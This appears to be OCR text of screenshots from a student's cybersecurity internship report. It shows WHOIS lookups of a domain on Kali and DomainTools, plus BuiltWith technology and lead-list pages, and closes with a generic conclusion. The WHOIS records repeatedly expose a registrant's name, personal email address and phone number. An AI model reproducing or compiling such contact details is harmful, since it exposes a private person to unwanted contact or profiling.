

root@kali: /home/amal306
File Actions Edit View Help
The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.
Domain Name: MACKSOFY.COM
Registry Domain ID: 1847435022_DOMAIN_COM-VRSN
Registrar WHOIS Server: Whois.bigrock.com
Registrar URL: www.bigrock.com
Updated Date: 2023-02-23T09:18:30Z
Creation Date: 2014-02-20T16:06:40Z
Registrar Registration Expiration Date: 2024-02-20T16:06:40Z
Registrar: BigRock Solutions Ltd.
Registrar IANA ID: 1495
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProh
bited
Registry Registrant ID: Not Available From Registry
Registrant Name: Kausar
Registrant Organization:
Registrant Street: Worli
Registrant City: Mumbai
Registrant State/Province: Other
Registrant Postal Code: 400018
Registrant Country: IN
Registrant Phone: +91.9022054993
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: dhwani.v123@gmail.com
Registry Admin ID: Not Available From Registry
Admin Name: Kausar
Admin Organization:
Admin Street: Worli
Admin City: Mumbai
Admin State/Province: Other
Admin Postal Code: 400018
Admin Country: IN
Admin Phone: +91.9022054993
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: dhwani.v123@gmail.com
Registry Tech ID: Not Available From Registry
Tech Name: Kausar
Tech Organization:
Tech Street: Worli
Tech City: Mumbai
Tech State/Province: Other
Tech Postal Code: 400018
Tech Country: IN
Tech Phone: +91.9022054993
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:



whois.domaintools.com/macksofy.com
DomainTools
Whois Lookup
Home › Whois Lookup › MacksOFy.com
Whois Record for MacksOFy.com
How does this work?
Domain Profile
Registrant Kausar
Registrant Country IN
Registrar BigRock Solutions Ltd. BigRock Solutions Ltd
IANA ID: 1495
URL: www.bigrock.com,http://www.bigrock.com
Whois Server: Whois.bigrock.com
abuse@bigrock.com
(p) +1-415-349-0015
Registrar Status clientTransferProhibited
Dates 3,305 days old
Created on 2014-02-20
Expires on 2024-02-20
Updated on 2023-02-23
Name Servers NS1.MONSTERBIGAPPS.COM (has 38 domains)
NS2.MONSTERBIGAPPS.COM (has 38 domains)
Tech Contact Kausar
Worli,
Mumbai, Other, 400018, IN
dhwani.v123@gmail.com
(p) +91.9022054993
IP Address 184.95.60.203 - 70 other sites hosted on this server
IP Location - Arizona - Tempe - Secured Servers Llc
DomainTools Iris
The gold-standard internet intelligence platform
Learn More
Preview the Full Domain Report
Tools
Hosting History
Monitor Domain Properties
Reverse IP Address Lookup
Network Tools
Visit Website
Website Development



whois.domaintools.com/macksofy.com
DomainTools
Domain Status Registered And No Website
IP History 15 changes on 15 unique IP addresses over 9 years
Registrar History 2 registrars
Hosting History 19 changes on 6 unique name servers over 9 years
View Screenshot History
Available TLDs
General TLDs
Country TLDs
The following domains are available through our preferred partners. Select domains below for more information. (3rd party site)
Taken domain.
Available domain.
Deleted previously owned domain.
MacksOFy.com View Whois
MacksOFy.net Buy Domain
MacksOFy.org Buy Domain
MacksOFy.info Buy Domain
MacksOFy.biz Buy Domain
MacksOFy.us View Whois
Whois Record (last updated on 2023-03-10)
Domain Name: MACKSOFY.COM
Registry Domain ID: 1847435022_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.bigrock.com
Registrar URL: www.bigrock.com
Updated Date: 2023-02-23T09:18:30Z
Creation Date: 2014-02-20T16:06:40Z
Registrar Registration Expiration Date: 2024-02-20T16:06:40Z
Registrar: BigRock Solutions Ltd.
Registrar IANA ID: 1495
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID: Not Available From Registry
Registrant Name: Kausar
Registrant Organization:
Registrant Street: Worli
Registrant City: Mumbai
Registrant State/Province: Other
Registrant Postal Code: 400018
Registrant Country: IN
Registrant Phone: +91.9022054993
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: dhwani.v123@gmail.com
Registry Admin ID: Not Available From Registry
Admin Name: Kausar
Admin Organization:
Admin Street: Worli
Admin City: Mumbai
Admin State/Province: Other
Admin Postal Code: 400018
Admin Country: IN
Admin Phone: +91.9022054993



whois.domaintools.com/macksofy.com
DomainTools
Registrant Fax:
Registrant Fax Ext:
Registrant Email: dhwani.v123@gmail.com
Registry Admin ID: Not Available From Registry
Admin Name: Kausar
Admin Organization:
Admin Street: Worli
Admin City: Mumbai
Admin State/Province: Other
Admin Postal Code: 400018
Admin Country: IN
Admin Phone: +91.9022054993
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: dhwani.v123@gmail.com
Registry Tech ID: Not Available From Registry
Tech Name: Kausar
Tech Organization:
Tech Street: Worli
Tech City: Mumbai
Tech State/Province: Other
Tech Postal Code: 400018
Tech Country: IN
Tech Phone: +91.9022054993
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: dhwani.v123@gmail.com
Name Server: ns1.monsterbigapps.com
Name Server: ns2.monsterbigapps.com
DNSSEC: Unsigned
Registrar Abuse Contact Email: abuse@bigrock.com
Registrar Abuse Contact Phone: +1-415-349-0015
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
Sitemap Blog Terms Privacy Contact California Privacy Notice Do Not Sell My Personal Information © 2023 DomainTools


d) Builtwith



builtwith.com/company/Hawkins-NZ
Hawkins NZ
Technology Profile
Detailed Technology Profile
Meta Profile
Relationship
Redirect
Recommendations
Company
Hawkins NZ Company Information
Best Domain
example.com
Addresses
No addresses found yet.
Telephones
No telephones found yet.
Global Footprint
1
Web Technology Spend
$0 USD/year
Decreasing Spend
Technology Consolidation
Other Names
We did not find any other names for Hawkins NZ.
People
We did not find any contacts at Hawkins NZ.
Associated Domains
We did not find any associated domains.
Socials
Facebook


builtwith.com/example.com
EXAMPLE.COM
Technology Profile
Detailed Technology Profile
Meta Profile
Relationship
Redirect
Recommendations
Company
Widgets
Apple Whitelist
Apple Whitelist Usage Statistics · Download List of All Websites using Apple Whitelist
WebEx Panel
WebEx Panel Usage Statistics · Download List of All Websites using WebEx Panel
CrUX Dataset
CrUX Dataset Usage Statistics · Download List of All Websites using CrUX Dataset
CrUX Top 50m
Profile Details
BuiltWith Top Site Rank
Create Notification
Recent Lookups


trends.builtwith.com/widgets/Apple-Whitelist
Apple Whitelist Usage Statistics
Download Lead List
Site Totals
Total Live
236,986
Indian Live Sites
866
Top 1m
10.82%
Top 100k
30.19%
Top 10k
43.2%
Countries
United States
126,902


trends.builtwith.com/widgets/Apple-Whitelist
This website domain is on the Apple TLD whitelist which may potentially mean these domains will appear in autocomplete when looking up URLs on Apple products.
Widgets
Apple Whitelist Customers
Get access to data on 236,986 websites that are Apple Whitelist Customers. We know of 236,986 live websites using Apple Whitelist and an additional 0 sites that used Apple Whitelist historically and 866 websites in India.
Download Lead List
Apple Whitelist Awards
5th most popular in the Top 10k sites in Widgets category.
8th most popular in the Top 100k sites in Widgets category.
14th most popular in the Top 1 Million sites in Widgets category.
United Kingdom 19,938
Germany 18,442
France 8,409
Canada 8,206
Japan 7,885
Italy 6,581
Netherlands 6,211
Australia 4,852
Switzerland 4,207
Spain 4,008
Austria 2,322
Belgium 2,244
New Zealand 1,183
Ireland 1,126
India 866
China 764
Sweden 635
Russia 476
.tv 421
Norway 413
Mexico 408
Denmark 382
Financial
AMER 136,271
ANZ 6,035
ANZUK 25,973
APAC 17,834


trends.builtwith.com/websitelist/Apple-Whitelist
Log In · Signup for Free
Tools
Features
Plans
Customers
Resources
Website, Tech, Keyword
Lookup
Home / Trends / Widgets / Apple Whitelist Usage Statistics / Apple Whitelist Website List
Websites using Apple Whitelist
Download a list of all 236,986 Current Apple Whitelist Customers
Download Full Lead List
Create a Free Account to see more results.
Website
Location
Sales Revenue
Tech Spend
Social
Employees
Traffic
iseecars.com
United States
$2000+
5,000+
10+
High
Contact Information
Company Name
iSeeCars.com
Find People on LinkedIn
Address
Woburn
01801 MA
United States
Telephone
Contacts
This website might not have a team page with publicly listed contacts.
View Detailed Profile
Social Links
twitter.com/iseecars
facebook.com/iseecars
linkedin.com/company/iseecars-com
pinterest.com/iseecars
instagram.com/iseecars
Emails
team@iseecars.com
privacy@iseecars.com
Website Information
Vertical
Automotive And Vehicles


trends.builtwith.com/websitelist/Apple-Whitelist
Emails
team@iseecars.com
privacy@iseecars.com
Website Information
Vertical
Automotive And Vehicles
SKU Product Count
Sitemap URLs
Referring Subnets
4,341
Brand Followers
10,000+
Referring IPs
6,685
Estimated Employees
10+
Google Dimensions
Google Goals
Google Metrics
GTM Tags
9
Traffic Ranking
Page Rank
29,706
A lower page rank means more inbound links to this domain.
BuiltWith
361,667
A lower BuiltWith rank means a higher long term web technology spending domain.
Tranco
2,519
Majestic
15,589
Majestic .COM
8,325
A lower ranking means more inbound traffic.
This website does not provide information that indicates it is within the EU.
smartsheet.com
United States
$10000+
10,000+
1,000+
Very High
splendidtable.org
United States
$500+
10,000+
High
secsports.com
United States
$2000+
Medium
vagaro.com
United States
$5000+
Very High
sky.com
United Kingdom
$10000+
3,000,000+
100+
Very High

Conclusion:

In conclusion, my internship experience in the field of cyber security has been both educational and eye-opening. I have gained a deep understanding of the importance of cyber security in today's digital age, and the significant impact that cyber-attacks can have on individuals, businesses, and society as a whole.

Throughout my internship, I was able to work on various projects related to cyber security, including conducting vulnerability assessments, creating security policies and procedures, and analysing security logs. These experiences have provided me with practical skills that are highly valuable in the field of cyber security.

In conclusion, my internship in the field of cyber security has been a valuable learning experience. I have gained practical skills and knowledge that will serve me well in my future career in this field. Moreover, I have gained a deep appreciation for the critical role that cyber security plays in our increasingly digital world, and the need for continued vigilance in protecting our digital assets.